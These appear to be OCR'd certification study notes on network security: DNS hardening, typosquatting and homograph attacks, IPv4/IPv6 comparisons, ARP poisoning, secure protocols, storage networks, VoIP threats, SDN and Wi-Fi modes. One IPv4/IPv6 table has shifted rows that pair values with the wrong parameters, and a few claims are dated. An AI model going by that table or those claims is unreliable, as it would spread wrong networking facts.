
■ Deploy a network intrusion detection system (NIDS) to watch for abnormal DNS traffic.

■ Properly harden all DNS, server, and client systems in your private network.


■ Use DNSSEC to secure your DNS infrastructure.

■ Use DoH or ODoH on all clients where supported.

Organizations should use a ***split-DNS*** system (aka *split-horizon DNS*, *split-view DNS*, and *split-brain DNS*). A split-DNS is deploying a DNS server for public use and a separate DNS server for internal use. All data in the zone file on the public DNS server is accessible by the public via queries or probing.




Domain hijacking, or domain theft, is the malicious action of changing the registration of a domain name without the authorization of the valid owner. This may be accomplished by stealing the owner's logon credentials, using XSRF, hijacking a session, using an on-path/ MitM attack, or exploiting a flaw in the domain registrar's systems.



Typo squatting is a practice employed to take advantage of when a user mistypes the domain name or IP address of an intended resource. A squatter predicts URL typos and then registers those domain names to direct traffic to their own site. The variations used for typo squatting include common misspellings (**such as googel.com**), typing errors (**such as gooogle.com**), variations on a name or word (for example, plurality, as in googles.com), and different top-level domains (TLDs) such as google.edu.

Homograph Attack Another DNS, address, or hyperlink concern is that of the *homograph attack*. These attacks leverage similarities in character sets to register phony international domain names (IDNs) that to the naked eye appear legitimate. For example, in many fonts, some letters in Cyrillic look like Latin characters; for example, the l (i.e., lowercase L) in Latin looks like the Palochka Cyrillic letter. Thus, domain names of apple.com and paypal.com might look valid as Latin characters but could actually include Cyrillic characters that when resolved direct you to a different site than you intended.



https://www.apple.com

https://www.apple.com

URL hijacking refers to the practice of displaying a link or advertisement that looks like that of a well-known product, service, or site, but when clicked redirects the user to an alternate location, service, or product.


Clickjacking is a means to redirect a user's click or selection on a web page to an alternate often malicious target instead of the intended and desired location. One means of clickjacking is to add an invisible or hidden overlay, frame, or image map over the displayed page.

IPv4 vs. IPv6


IPv4 is the version of Internet Protocol that is most widely used around the world. IPv4 uses a 32-bit addressing scheme.

IPv6 is being rapidly adopted for both private and public network use. IPv6 uses 128 bits for addressing. IPv6 offers many new features that are not available in IPv4. Some of IPv6's new features are scoped addresses, autoconfiguration, and quality of service (QoS) priority values.

- Extended address space, Route aggregation, improved delegation/management, hierarchy
- Autoconfiguration support
- Support for IPv6 over IPv4 (tunneling)
- Support for IPv4 over IPv6 (translation)
- Flexible embedded protocol support



PARAMETER	IPv4	IPv6
Developed	Internet Protocol version 4	Internet Protocol version 6
Address Size	1981	1999
Number of addresses	b232-bit number	B2128-bit number
Address Format	2^32 = 4,294,967,296	2^128 = 340,282,366,920,938,463,374,607,431,768,211,456
Header Length	Variable (20-byte)	Fixed (40-byte)
Header Checksum	Checksum field required for measuring error in header.	Checksum field eliminated from header.
Dynamic addressing	DHCP	SLAAC/DHCPv6
IPSEC	Optional	Mandatory
Minimal packet size	576 bytes (fragmented)	1280 bytes
Header options	Yes	No (extensions)
Flow	No	Packet flow label
Broadcast	Yes. Broadcast address are used to send packets to all nodes in subnet.	No Broadcast address. Link local scope all-nodes multicast address is used.
Stateless auto configuration	No	Yes
IP Mobility	Impractical	Yes



KEY COMPARISONS

Between IPv4 vs IPv6

	IPv4	IPv6
Address	32 bits (4 bytes)	128 bits (16 bytes)
Packet Size	576 bytes required, fragmentation optional	1280 bytes required without fragmentation
Packet Fragmentation	Routers and sending hosts	Sending hosts only
Packet Header	Does not identify packet flow for QoS handling	Contains Flow Label field that specifies packet flow for QoS handling
	Includes a checksum	Does not include a checksum
	Includes options up to 40 bytes	Extension headers used for optional data
DNS Records	Pointer (PTR) records, IN-ADDR.ARPA DNS domain	Pointer (PTR) records, IP6.ARPA DNS domain
IP To MAC Tesolution	Broadcast ARP	Multicast Neighbor Solicitation
Local Subnet Group Management	Internet Group Management Protocol (IGMP)	Multicast Listener Discovery (MLD)
Broadcast	Yes	No
Multicast	Yes	Yes
IPSec	Optional	Required

NEW YORK CABLES www.newyorkcables.com




TABLE 11.1 IP classes

Class	First binary digits	Decimal range of first octet
A	0	1–126
B	10	128–191
C	110	192–223
D	1110	224–239
E	1111	240–255

Internet Control Message Protocol (ICMP) is used to determine the health of a network or a specific link. ICMP is utilized by ping, traceroute, path ping, and other network management tools. Unfortunately, the features of ICMP were often exploited in various forms of bandwidth based denial-of-service (DoS) attacks, such as ping of death, Smurf attacks, and ping floods.

Internet Group Management Protocol (IGMP) allows systems to support multicasting. *Multicasting* is the transmission of data to multiple specific recipients. With IGMP, a single initial signal is multiplied at the router if divergent pathways exist to the intended recipients. Multicasting can be assisted by a Trivial File Transfer Protocol (TFTP) system to host or cache content that is to be sent to the multiple recipients.

Routing Protocols

Distance Vector	Link State
Identifies neighbors and figures out distance metrics to each network	**SPF (shortest path first) algorithm**
Problems Routing loops	**Maintains topology information**

Solutions: Split horizon, Poison reverse, Hold-down timers	**Has full knowledge of all routers and how they connect**
Simple metric, such as hop count	**All routers have similar picture of the entire network**
Frequent updates	**Calculates shortest path to each router**
Slow convergence	**Event-triggered updates, Fast convergence**
RIP	**OSPF**

BGP

Specifies routing between autonomous systems or networks that are very large

• Is an exterior gateway protocol (EGP)

• Performs three types of routing:


o Inter-autonomous system routing

o Intra-autonomous system routing


o Pass-through autonomous system routing

Address Resolution Protocol (ARP) is a layer 2 protocol used to map MAC addresses to IP addresses. All hosts on a network are located by their IP address, but NICs do not have IP addresses, they have MAC addresses. ARP is the protocol used to associate the IP address to a MAC address. When a host wants to send a packet to another host, say IP address 34.40.21.20, on its local area network (LAN), it first sends out (broadcasts) an ARP packet. The ARP packet contains a simple question: What is the MAC address corresponding to IP address 34.40.21.20? The host that has been configured to use the IP address responds with an ARP packet containing its MAC address.

Reverse Address Resolution Protocol (RARP): Given a MAC address, it will find out what the corresponding IP address is.


How Address Resolution Protocol (ARP) Works
34.40.21.18
HOST
Requesting the MAC address of 34.40.21.20
ROUTER
Sending MAC address A5:22:98:5C:24:93
34.40.21.20
34.40.21.19

ARP can be abused using a technique called ARP cache poisoning, where an attacker inserts bogus information into the ARP cache. *ARP cache poisoning* or *ARP spoofing* is caused by an attacker responding with falsified replies. Another form of **ARP poisoning** uses *gratuitous ARP* or *unsolicited ARP* replies. This occurs when a system announces its MAC-to-IP mapping without being prompted by an ARP query. A gratuitous ARP broadcast may be sent as an announcement of a node's existence, to update an ARP mapping due to a change in IP address or MAC address, or when redundant devices are in use that share an IP address and may also share the same MAC address (regularly occurring gratuitous ARP announcements help to ensure reliable failover).



Types of ARP

1) Proxy ARP: It is a system that answers the ARP requests on the behalf of another system. When the request is sent by a system outside of the host's network, the router acts as a gateway to send the packets outside the networks to their destinations.

2) Reverse ARP (RARP): It is a convention utilized by the customer framework in LAN to demand its IPv4 address from the gateway-router table. A table is made by the organization manager in the gateway-router that is utilized to discover the MAC address to the relating IP address.

3) Gratuitous ARP: is when a system announces its MAC-to-IP binding without being queried for it. It can be used for genuine as well as malicious purposes. It is usually used to update a change in a system's IP or MAC address. It's mostly seen with redundant devices where one device takes over the function of another device during failover without switching the MAC addresses.

4) Inverse ARP: It is used to find the IP addresses of the systems over LAN from its MAC addresses. It is mostly used in ATM networks, or in frame relays, where level 3 data are acquired from the level 2 data.

Secure Communication Protocols

Internet Protocol Security (IPsec) uses public key cryptography to provide encryption, access control, nonrepudiation, and message authentication, all using IP-based protocols. The primary use of IPsec is for virtual private networks (VPNs), so IPsec can operate in either transport or tunnel mode. IPsec is a standard of IP security extensions used as an add-on for IPv4 and integrated into IPv6.

Kerberos offers a single sign-on (SSO) solution for users and provides protection for logon credentials. Modern implementations of Kerberos use hybrid encryption to provide reliable authentication protection.

Secure Shell (SSH) is a good example of an end-to-end encryption technique. This security tool can be used to encrypt numerous plaintext utilities (such as rcp, rlogin, and rexec), serve as a protocol encrypter (such as with SFTP), and function as a transport mode VPN (i.e., host to host and link encryption only). SSHv1 is vulnerable to a man-in-the-middle attack; SSHv2 is recommended. SSH servers allowing both v1 and v2 should force SSHv2 only. Much like SSL, SSH uses asymmetric encryption to derive a symmetric session key (options include AES, Blowfish, and 3DES), which is unique for each session.

Signal Protocol This is a cryptographic protocol that provides end-to-end encryption for voice communications, videoconferencing, and text message services. The *Signal Protocol* is non federated and is a core element in the messaging app named Signal.

Secure Remote Procedure Call (S-RPC) *S-RPC* is an authentication service for cross network service communications and is simply a means to prevent unauthorized execution of code on remote systems.

Transport Layer Security (TLS) This is an encryption protocol that operates at OSI layer 4 (by encrypting the payload of TCP communications). Though it is primarily known to be used to encrypt web communications as HTTPS, it can encrypt any Application layer protocol. *Transport Layer Security (TLS)* replaced *Secure Sockets Layer (SSL).*

DNP3 (Distributed Network Protocol 3) is primarily used in the electric and water utility and management industries. It is used to support communications between data acquisition systems and the system control equipment. This includes substation computers, remote terminal units (RTUs) (i.e., devices controlled by an embedded microprocessor), intelligent electronic devices (IEDs), and SCADA primary stations (i.e., control centers). DNP3 is an open and public standard. It is a multilayer protocol that functions similarly to TCP/IP in that it has link, transport, and transportation layers. IEEE 1815-2012 is the current standard and supports Public Key Infrastructure (PKI)

Converged protocols are the merging of specialty or proprietary protocols with standard protocols, such as those from the TCP/IP suite. The primary benefit of converged protocols is the ability to use existing TCP/IP supporting network infrastructure to host special or proprietary services without the need for unique deployments of alternate networking hardware.


Network Attached Storage (NAS) provides high-level network file access, reading and writing entire files over a network. This is different than traditional attached storage protocols, such as IDE and SCSI, which provide block-level access. As opposed to NAS, a Storage Area Network (SAN) provides block-level network disk access and is the network equivalent for direct-attached storage. Usually include RAID array for performance and redundancy.

Storage area network (SAN) is a secondary network (distinct from the primary communications network) used to consolidate and manage various storage devices into a single consolidated network-accessible storage container.

- Storage Area Network (SAN) provides block-level network file system access, direct network access to blocks or clusters
- A SAN is equivalent to directly attached storage (such as an IDE, SATA or SCSI drive) via a network
- SAN storage is called "fabric"
- Common SAN solutions include iSCSI, Fibre Channel, and FCoE (Fibre Channel over Ethernet)

Fibre Channel over Ethernet (FCoE) is a form of network data-storage solution (SAN or network-attached storage [NAS]) that allows for high-speed file transfers upward of 128 Gbps. It operates at layer 2. Fiber Channel operates as a Network layer or OSI layer 3 protocol, replacing IP as the payload of a standard Ethernet network. *Fiber Channel over IP (FCIP)* further expands the use of Fiber Channel signaling to no longer require any specific speed of network.

MPLS (Multiprotocol Label Switching) is a high-throughput high-performance network technology that directs data across a network based on short path labels rather than longer network addresses. With MPLS, the first time a packet enters the network, it's assigned to a specific forwarding class of service (CoS)—also known as a forwarding equivalence class (FEC)--indicated by appending a short bit sequence (the label) to the packet. These classes are often indicative of the type of traffic they carry. For example, a business might label the classes real time (voice and video), mission critical (CRM, vertical app), and best effort (Internet, email). Each application would be placed in one of these classes.



Internet Small Computer System Interface (iSCSI) is a networking storage standard based on IP that operates at layer 3. This technology can be used to enable location-independent file storage, transmission, and retrieval over LAN, WAN, or public internet connections. iSCSI is often viewed as a low-cost alternative to Fiber Channel.

Voice over IP (VoIP) is a tunneling mechanism that encapsulates audio, video, and other data into IP packets to support voice calls and multimedia collaboration. Pure VoIP Networks Also known as a "walled garden" approach, a pure VoIP network only provides connectivity to other VoIP callers, often using hostnames or IP addresses for dialing instead of traditional phone numbers.

• Signaling – used to set up and tear down calls, locate users, and negotiate protocols. Signaling protocols include SIP and H.323.

• Media – used to actually transport packetized voice traffic between two VoIP devices. A common media protocol is RTP.

• Supporting protocols – used to support VoIP signaling and media protocols including IP, TCP, UDP, and many others.


VoIP is not without its problems. Hackers can wage a wide range of potential attacks against a VoIP solution:

■ *Caller ID* can be falsified easily using any number of VoIP tools, so hackers can perform vishing (VoIP phishing) or Spam over Internet Telephony (SPIT) attacks.

■ The call manager systems and VoIP phones themselves might be vulnerable to host operating system attacks and DoS attacks. If a devices or software's host OS or firmware has vulnerabilities, there is increased risk of exploits.
■ Attackers might be able to perform MitM/on-path attacks by spoofing call managers or endpoint connection negotiations and/or responses.
■ Depending on the deployment, there are also risks associated with deploying VoIP phones off the same switches as desktop and server systems. This could allow for 802.1X authentication falsification as well as VLAN and VoIP hopping (i.e., jumping across authenticated channels).
■ Since VoIP traffic is just network traffic, it is often possible to listen in on VoIP communications by decoding the VoIP traffic when it isn't encrypted

Secure Real-Time Transport Protocol or Secure RTP (SRTP) is a security improvement over the ***Real-Time Transport Protocol (RTP)*** that is used in many VoIP communications. SRTP aims to minimize the risk of DoS, on-path attacks, and other VoIP exploits through robust encryption and reliable authentication. RTP or SRTP takes over after ***Session Initiation Protocol (SIP)*** establishes the communication link between endpoints. Secure Real-time Transport Protocol is an alternative supporting encryption AES in a stream cipher mode.


Software-defined networking (SDN) is that it is effectively network virtualization. It allows data transmission paths, communication decision trees, and flow control to be virtualized in the SDN control layer rather than being handled on the hardware on a per device basis. Another interesting development arising out of the concept of virtualized networks is that of a *virtual SAN (VSAN)*.



- ***Management/Application Plane*** takes care of the wider network configuration, monitoring and management processes across all layers of the network stack.
- ***Control Plane*** refers to the network architecture component that defines the traffic routing and network topology.
- ***Data Plane*** is the network architecture layer that physically handles the traffic based on the configurations supplied from the Control Plane.

Software-defined storage (SDS) is another derivative of SDN. SDS is a SDN version of a SAN or NAS. SDS is a storage management and provisioning solution that is policy driven and is independent of the actual underlying storage hardware. It is effectively virtual storage.

Software-defined wide-area networks (SDWAN or SD-WAN) is an evolution of SDN that can be used to manage the connectivity and control services between distant data centers, remote locations, and cloud services over WAN links.



Micro segmentation_Networks are not typically configured as a single large collection of systems. Usually, networks are segmented or subdivided into smaller organizational units. These smaller units, groupings, segments, or subnetworks (i.e., subnets) can be used to improve various aspects of the network:

Boosting Performance Network *segmentation* can improve performance through an organizational scheme in which systems that often communicate are located in the same segment. Also, dividing broadcast domains can significantly improve performance for larger networks.

Reducing Communication Problems Network segmentation often reduces congestion and contains communication problems, such as broadcast storms.

Providing Security Network segmentation can also improve security by isolating traffic and user access to those segments where they are authorized. Segments can be created by using switch-based VLANs, routers, or firewalls, individually or in combination. A private LAN or intranet, a screened subnet, and an extranet are all types of network segments.

Virtual eXtensible LAN (VXLAN) RFC 7348 is an encapsulation protocol that enables VLANs to be stretched across subnets and geographic distances. VXLAN allows for up to 16 million virtual networks to be created, whereas traditional VLANs are limited to only 4,096. VXLAN can be used as a means to implement micro segmentation without limiting segments to local entities only. Its tunneling protocol that encapsulates an Ethernet frame (layer 2) in a UDP packet.

Wi-Fi can be deployed in either ad hoc mode (aka peer-to-peer Wi-Fi) or infrastructure mode. *Ad hoc mode* means that any two wireless networking devices can communicate without a centralized control authority (i.e., base station or access point).

Wi-Fi Direct is an upgraded version of ad hoc mode that can support WPA2 and WPA3 (ad hoc supported only WEP).

Infrastructure mode means that a *wireless access point (WAP)* is required and restrictions for wireless network access are enforced.

Standalone mode deployment is when there is a WAP connecting wireless clients to one another but not to any wired resources (thus, the WAP is on its own).

Wired extension mode deployment is when the WAP acts as a connection point to link the wireless clients to the wired network.

Enterprise extended mode deployment is when multiple wireless access points (WAPs) are used to connect a large physical area to the same wired network.

WAP will use the same ***extended service set identifier (ESSID)*** so that clients can roam the area while maintaining network connectivity, even while their wireless NICs change associations from one WAP to another.

Bridge mode deployment is when a wireless connection is used to link two wired networks.

- ***Fat access point*** is a base station that is a fully managed wireless system, which operates as a standalone wireless solution.
- ***Thin access point*** is little more than a wireless transmitter/receiver, which must be managed from a separate external centralized management console called a ***wireless controller***.

802.11 Network Modes

- ***Managed mode:*** 802.11 wireless clients connect to an access point in managed mode (also called client mode).
- ***Master mode*** (also called infrastructure mode) is the mode used by wireless access points. A wireless card in master mode can only communicate with connected clients in managed mode.
- ***Ad hoc mode*** is a peer-to-peer mode with no central access point. A computer connected to the Internet via a wired NIC may advertise an ad hoc WLAN to allow Internet sharing. Also called Independent Basic Service Set (IBSS) network configuration.
- ***Monitor mode*** is a read-only mode used for sniffing WLANs. Wireless sniffing tools like Kismet or Wellenreiter use monitor mode to read all 802.11 wireless frames.




TABLE 11.3 802.11 wireless networking amendments

